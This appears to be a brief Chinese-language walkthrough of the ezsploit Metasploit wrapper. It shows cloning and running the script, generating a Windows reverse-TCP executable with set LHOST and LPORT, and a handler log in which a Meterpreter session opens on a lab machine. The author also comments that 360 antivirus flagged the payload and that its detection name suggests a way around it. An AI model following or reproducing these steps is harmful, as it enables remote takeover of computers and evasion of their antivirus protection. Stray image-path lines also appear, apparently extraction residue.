ezsploit 使用


git clone https://github.com/rand0m1ze/ezsploit


chmod +x ezsploit.sh

./ezsploit.sh

```
::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
:::[1] Payload     [Create a payload with msvenom]
:::[2] Listen      [Start a multi handler]
:::[3] Exploit     [Drop into msfconsole]
:::[4] Persistence [Forge a Persistence script]
:::[5] Armitage    [Launch Armitage GUI]
:::[X] Hack The Gibson  [Hac/< The P1aneT]
::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
~~~~~~~~~~~~~~~~~~~~ Greetz to the 2600 ~~~~~~~~~~~~~~~~~~~~
1
::::: Lets Craft a PAYLOAD:::::
1) Windows
2) Linux
3) Mac
4) Android
5) List_All
6) Quit
Enter your choice 6=QUIT: 1
Set LHOST IP: 172.16.172.191
Set LPORT: 9999
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes
::::: shell.exe saved to ~/Desktop/temp:::::
Enter your choice 6=QUIT: 6
Good Bye
```

直接被360干！从这报毒名称应该可以过掉。




LPORT => 9999
resource (/root/Desktop/temp/meterpreter.rc)> set ExitOnSession false
ExitOnSession => false
resource (/root/Desktop/temp/meterpreter.rc)> exploit -j -z
[*] Exploit running as background job.
[*] Started reverse TCP handler on 172.16.172.191:9999
[*] Starting the payload handler...
msf exploit(handler) > [*] Sending stage (957487 bytes) to 172.16.172.163
[*] Meterpreter session 1 opened (172.16.172.191:9999 -> 172.16.172.163:49212) at 2017-12-07 09:55:31 -0500
dir
[*] exec: dir
ezsploit.sh README.md
msf exploit(handler) > sessions -i
Active sessions
Id Type Information Connection
1 meterpreter x86/windows FBI-PC\FBI @ FBI-PC 172.16.172.191:9999 -> 172.16.172.163:49212 (172.16.172.163)
msf exploit(handler) > sessions -1
[*] Starting interaction with 1...